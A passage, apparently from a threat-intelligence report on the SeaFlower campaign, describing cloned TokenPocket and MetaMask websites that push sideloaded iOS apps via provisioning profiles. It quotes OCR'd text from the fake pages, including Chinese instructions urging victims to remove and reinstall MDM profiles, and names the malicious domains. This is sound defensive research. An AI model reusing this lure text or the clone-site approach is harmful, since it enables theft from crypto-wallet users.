

fastrpo.com
请认准 TokenPocket 唯一官方网址: https://pro.tokenpocket.lt/，并警惕网络证书安全性，谨防受骗!
TOKEN POCKET
产品
开发者社区
项目提交
帮助中心
中文
让区块链随处发生
多链钱包，安全易用，区块链入口
Download on the App Store
Download Android APK
多链钱包，简单好用

cloned token pocket website hosted at fastrpo[.]com

Note: Surprisingly we didn’t find a backdoored chrome extension delivered from these clone websites, all the links point to the real chrome extension in the Chrome Webstore, so as of now, fake chrome extension delivery isn’t part or wasn’t identified in the SeaFlower intrusion-set.

For iOS, SeaFlower is using provisioning profiles. Once installed, the iOS apps are then sideloaded to the victim's phone and installed. Below are some of the steps we recorded of typically what the victim will see when browsing one of the SeaFlower websites using an iPhone:




Download now

AA newmetamask.io


METAMASK


0xa65A3...302D

TOKENS COLLECTIBLES

| | | |
|---|---|---|
| ETH | Ether | 0.2 |
| | | $51.00 USD |
| OMG | Omisego | 12 |
| | | $1,600 USD |


Install MetaMask for iPhone


AA
newmetamask.io



温馨提示

如提示MDM有效负载不匹配或描述文件已安装 请前往设置-通用-描述文件与设备管理移除移动设备管理下方的描述文件重新安装，如长时间显示请等待或下载中请点击



浏览器右上角刷新按钮刷新页面。

MetaMask

准备中...

无法安装请点击我

安装教程

4.9 ★★★★★
1.88 万个评分

1.88 万+
安装

